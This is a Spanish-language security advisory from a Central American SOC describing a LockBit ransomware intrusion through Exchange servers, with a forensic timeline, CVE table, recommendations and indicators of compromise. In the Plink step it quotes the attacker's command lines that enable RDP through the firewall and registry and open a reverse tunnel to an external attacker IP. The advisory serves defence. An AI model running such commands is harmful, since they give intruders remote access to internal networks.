Guatemala - El Salvador - Honduras - República Dominicana

Devel
CYBERSECURITY REDEFINED

CYBER SECURITY NEWS

SECURITY OPERATIONS CENTER

Lockbit compromete servidores Exchange mediante vulnerabilidades no parchadas.

11/Octubre/2022

Contenido

INTRODUCCIÓN

Los afiliados del ransomware Lockbit están encriptando a las víctimas a través de servidores de Microsoft Exchange pirateados utilizando exploits dirigidos a vulnerabilidades sin parches.

EXCHANGE BAJO ATAQUE

A continuación, se encuentra en cuadro de identificación de la amenaza.

ID de alerta:	DSOC-CERT_2022_10_03_01
Clasificación de alerta:	Noticia
Tipo de Impacto:	Alto
TLP (Clasificación de información):	**CLEAR**
Fecha de publicación:	10/11/2022
Es día cero (0 day):	No

RESUMEN

En al menos uno de estos incidentes de julio de 2022, los atacantes utilizaron un shell web previamente implementado en un servidor de Exchange comprometido para escalar los privilegios al administrador de Active Directory, robar aproximadamente 1,3 TB de datos y cifrar los sistemas de red.

Tal como lo describe la firma de seguridad cibernética de Corea del Sur AhnLab, cuyos expertos en análisis forense fueron contratados para ayudar con la investigación, los actores de amenazas tardaron solo una semana en secuestrar la cuenta de administrador de AD desde que se cargó el shell web.

AhnLab dice que los servidores de Exchange probablemente fueron pirateados utilizando una "vulnerabilidad de día cero no revelada", dado que la víctima recibió soporte técnico de Microsoft para implementar parches de seguridad trimestrales después de un compromiso anterior de diciembre de 2021.

“Entre las vulnerabilidades reveladas después de mayo, no hubo informes de vulnerabilidades relacionadas con comandos remotos o creación de archivos”, explicó AhnLab .

"Por lo tanto, teniendo en cuenta que WebShell se creó el 21 de julio, se espera que el atacante haya utilizado una vulnerabilidad de día cero no revelada".

¿Nuevos días cero de Microsoft Exchange?

Si bien Microsoft está trabajando actualmente en parches de seguridad para abordar dos días cero de Microsoft Exchange explotados activamente y rastreados como CVE-2022-41040 y CVE-2022-41082, AhnLab agregó que el que se usó para obtener acceso al servidor de Exchange en julio podría ser diferente. ya que las tácticas de ataque no se superponen.

"Existe la posibilidad de que se hayan utilizado las vulnerabilidades de Microsoft Exchange Server (CVE-2022-41040, CVE-2022-41082) reveladas por GTSC, una empresa de seguridad vietnamita, el 28 de septiembre, pero el método de ataque, el nombre de archivo WebShell generado , y ataques posteriores después de la creación de WebShell", dice AhnLab.

"Se presume que un atacante diferente usó una vulnerabilidad de día cero diferente".

Aunque las diferencias en el método de entrega no pueden considerarse evidencia suficiente de que los atacantes usaron un nuevo día cero y los expertos en seguridad tampoco están convencidos de que este sea el caso, al menos un proveedor de seguridad más conoce otras tres fallas de Exchange no reveladas y proporciona "vacunas " para bloquear los intentos de explotación.

Descubiertos por el investigador de vulnerabilidades de Zero Day Initiative, Piotr Bazydlo , e informados a Microsoft hace tres semanas, la firma de software de ciberseguridad Trend Micro los rastrea como ZDI-CAN-18881 , ZDI-CAN18882 y ZDI-CAN-18932 después de que sus analistas validaron los problemas.

Línea de tiempo

Se presenta la línea de eventos que desencadenaron el ataque exitoso a la infraestructura vulnerada:

1. Carga de WebShell

Dos archivos de estimación de WebShell se cargaron en la carpeta OWA en Mail02 el 21 de julio de 2022.

Name	Full path	Size	Created
.. = owa (113)	₩ExchSvr₩V15₩FrontEnd₩HttpProxy₩owa	2,735,617	2017/12/14 14:41:57.983
. = auth (108)	₩ExchSvr₩V15₩FrontEnd₩HttpProxy₩owa₩auth	2,708,087	2021/03/19 23:56:24.840
aBcl32M.Hj11yV10X	₩ExchSvr₩V15₩FrontEnd₩HttpProxy₩owa₩auth₩aBcl32M.Hj11yV...	3,547	2022/07/21 22:43:49.004
y7gm0c4.Hj11yV10X	₩ExchSvr₩V15₩FrontEnd₩HttpProxy₩owa₩auth₩y7gm0c4.Hj11yV...	365	2022/07/21 22:43:49.005

Estos dos archivos luego se cifran con ransomware, por lo que no se puede confirmar el contenido, pero se presume que son archivos WebShell. En el registro de IIS, uno de los dos archivos se identificó como HttpRedirService.aspx.


2. Llamadas de WebShell

Como resultado de la verificación del registro de IIS de Mail02, el ransomware también cifró los archivos de registro de IIS. Sin embargo, dado que solo se cifran los primeros 15 MB del archivo, se puede proteger el contenido del registro después de 15 MB para cada archivo de registro, por lo que se puede verificar el seguimiento de la llamada a WebShell.

Después de que se creó el archivo WebShell, se comenzó a llamar a WebShell 1 minuto después.

Hora de creación de WebShell: 21/07/2022 22:43:49
Cuando se llama a WebShell: 2022/07/21 22:44:51

El atacante lo usó para llamar a WebShell cambiando las IP del 21 al 27 de julio. Se utilizaron un total de 12 direcciones IP para las llamadas de WebShell. Se puede ver que la IP ha sido cambiada periódicamente.



3. ¿Cómo consiguió el atacante la cuenta de administrador?

Un servidor de Microsoft Exchange está en funcionamiento en el servidor Mail02 y el servicio OWA se proporciona externamente. Cuando se ejecuta WebShell en la carpeta OWA, funciona con privilegios del sistema. Se presume que el atacante usó el privilegio del Sistema y obtuvo las contraseñas de las cuentas de administrador de AD, Administrador y Exchservice, usando el malware Mimikatz.

Mimikatz es un malware que se usa a menudo para robar las credenciales de una cuenta de los sistemas Windows. Mail02 usaba las cuentas de administrador y ExchService expuestas.

En los sistemas Mail02 y Server01, Mimikatz ha sido detectado varias veces. En Server01, también se confirmó el historial de ejecución de Mimikatz.


Nombre	Nombre del virus	Ruta del archivo infectado
CORREO02	Troyano/Win32.Mimikatz.R262842	C:\Windows\System32\0409\mi.exe
Servidor01	Troyano/Win32.Mimikatz.R262842	C:\Usuarios\ExchService\Escritorio\mi.exe

4. Túneles con Plink

Se presume que el atacante usó WebShell para crear y ejecutar scripts y programas de tunelización. Si ejecuta el script r.bat generado, se permite la política de firewall RDP y RDP se habilita modificando el registro. Después de eso, se ejecuta el programa de tunelización p64.exe (Plink) para conectar la dirección del servidor externo y el 3389 local (RDP).

```
cmd.exe /c netsh firewall set service RemoteDesktop enable & cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
cmd.exe /c taskkill /f /im p64.exe
cmd /c echo Y | C:\Temp\AUtempR\p64.exe [redacted]@172.93.181.238 -pw [redacted] -P 443 -2 -4 -T -N -C -R 0.0.0.0:10443:127.0.0.1:3389
```

En este caso, omite el firewall utilizado por la organización y permite el acceso RDP desde el exterior al sistema de red interno.



5. Acceso remoto mediante TeamViewer

Se encontró una versión portátil de TeamViewer en la carpeta utilizada por el atacante en el sistema Server01 (C:\Windows\System32\0409\). Revisé el registro de TeamViewer y descubrí que coincidía con la hora de la infracción.

6. Recopilación de información de infraestructura interna

El atacante usó NetScan para recopilar información de la infraestructura interna después de apoderarse de Mail02. NetScan es una herramienta GUI comercial desarrollada y comercializada por SoftPerfect. El atacante usó NetScan versión 6.2.1 versión de 64 bits lanzada el 18 de octubre de 2016 como software gratuito sin emitir una licencia.

7. Obtención de información de Active Directory mediante SharpHound

El atacante utilizó una herramienta llamada SharpHound.exe para obtener información de Active Directory. SharpHound es una herramienta de recopilación de información de Active Directory incluida en una herramienta llamada BloodHound.

Se encontraron rastros de SharpHound ejecutándose en Server01 a las 19:20:49 el 27 de julio y, como resultado de recopilar información de AD con la herramienta SharpHound, se encontró el archivo. SharpHound recopila información de Active Directory, la guarda como un archivo JSON y la comprime en un archivo zip.

8. ¿Cómo penetró en otros sistemas de la red interna?

El atacante utilizó la utilidad de análisis de red netscan para obtener una lista de sistemas internos y, a continuación, obtuvo cuentas de administrador de AD (ExchService, Administrador) a través del malware Mimikatz y obtuvo acceso a los sistemas internos a través de varios métodos.

Conexión mediante RDP
Acceso remoto con TeamViewer
Copiar un archivo remoto mediante el comando copy
Ejecución de comandos remotos mediante WMIC
Ejecución de comandos remotos con Psexec

9. Escena de piratería después de la conexión RDP

El atacante accedió a múltiples sistemas internos a través de RDP con la cuenta de administrador protegida. Como resultado de verificar la caché de mapa de bits RDP de Server01, el 28 de julio, después de conectarse a RDP con la cuenta de ExchService, el atacante ejecutó un script de PowerShell para implementar el ransomware desde un símbolo del sistema con privilegios de administrador. Parece que el administrador de tareas también se lanzó para verificar el estado del proceso del sistema. Se muestra pantalla de control del atacante confirmada en RDP Bitmap Cache de Server01

10. ¿Cómo se propaga y ejecuta el ransomware?

Los atacantes utilizaron un script en forma de un archivo por lotes de Windows para difundir ransomware. Se encontró un script de difusión de ransomware en los sistemas AD01 y Server01 cada uno. La infección de ransomware también está en el sistema, que comenzó el 27 de julio, por lo que se cree que puede haber archivos por lotes adicionales que no se encontraron.

Los dos scripts de distribución de ransomware encontrados comúnmente usan el recurso compartido básico del disco duro (C$) y comandos remotos usando wmic. El script S2-PS.bat creado a las 00:00 del 28 de julio copia el archivo de ransomware en la ruta C:\Windows\ a través de la carpeta compartida dirigida a 281 sistemas y lo ejecuta a través de wmic. El script S.bat creado a las 05:08 el 28 de julio ejecuta directamente el archivo ransomware existente en la carpeta compartida del sistema Server01 usando wmic dirigido a 334 sistemas. No se encontró el archivo H.bat incluido en este script.

CVE descubiertos para Exchange en 2022:

CVE ID	Fecha de publicación	Puntuación	Nivel
CVE-2022-41082	03/10/2022	8.8	Alto
CVE-2022-41040	03/10/2022	8.8	Alto
CVE-2022-34692	09/08/2022	5.3	Medio
CVE-2022-30134	09/08/2022	4.3	Medio
CVE-2022-24516	09/08/2022	8.0	Alto
CVE-2022-24477	09/08/2022	8.0	Alto
CVE-2022-24463	09/03/2022	6.5	Medio
CVE-2022-23277	09/03/2022	8.8	Alto
CVE-2022-21980	09/08/2022	8.0	Alto
CVE-2022-21979	09/08/2022	5.7	Medio
CVE-2022-21978	10/05/2022	8.2	Alto
CVE-2022-21969	11/01/2022	9.0	Critico
CVE-2022-21855	11/01/2022	9.0	Critico
CVE-2022-21846	11/01/2022	9.0	Critico

RECOMENDACIONES

- Los servidores expuestos externamente deben mantenerse al día con los parches y actualizaciones.

- Si se detecta malware en la red interna, debe mitigarse a la brevedad y de ser posible identificar su vector de ataque para corregir todo riesgo de frente a una futura infección.

- Se recomienda que habiliten la opción de detección "Software Potencialmente Dañino" para detectar archivos clasificados como Hacking Tool.

- Valide que los CVE mostrados en la tabla anterior ya fueron parchados por el área de IT.

IOC'S

MD5	IP
58EA3DA8C75AFC13AE1FF668855A63C5	172.93.181.238
434F8983E82D0161E1EBC20B87D3A87D	216.24.213.7
B806E9CB1B0F2B8A467E4D1932F9C4F4	178.162.209.137
8FF5296C345C0901711D84F6708CF85F	178.162.209.138
F41FB69AC4FCCBFC7912B225C0CAC59D	37.46.115.16
EE397C171FC936211C56D200ACC4F7F2	91.90.122.24
03F82D8305DDDA058A362C780FE0BC68	156.146.41.94
F41FB69AC4FCCBFC7912B225C0CAC59D	212.102.35.149
03F82D8305DDDA058A362C780FE0BC68	178.175.129.35
8AF476E24DB8D3CD76B2D8D3D889BB5C	37.46.115.24
D1D579306A4DDF79A2E7827F1625581C	37.46.115.29
FD8246314CCC8F8796AEAD2D7CBB02B1	194.32.122.35
6C247131D04BD615CFAC45BF9FBD36CF	178.175.129.37
DFA65C7AA3FF8E292E68DDFD2CAF2CEA	212.102.39.138
3B14EC2B4F180AC81B2501A7FEAEF4D6	37.46.115.26
	37.46.115.17

Noticia Completa

https://devel.group/blog/ataques-de-lockbit-a-servidores-exchange/

CONTACTOS DE SOPORTE

Correo electrónico: cert@develsecurity.com

Teléfonos directos:

Guatemala: +(502) 2307 5757
El Salvador: +(503) 2249 4252
Honduras: +(504) 2283 5904
República Dominicana: +1 829 734 2040

WhatsApp: +(502) 5124 9536

Sitio Web: https://www.devel.group/reporta-un-incidente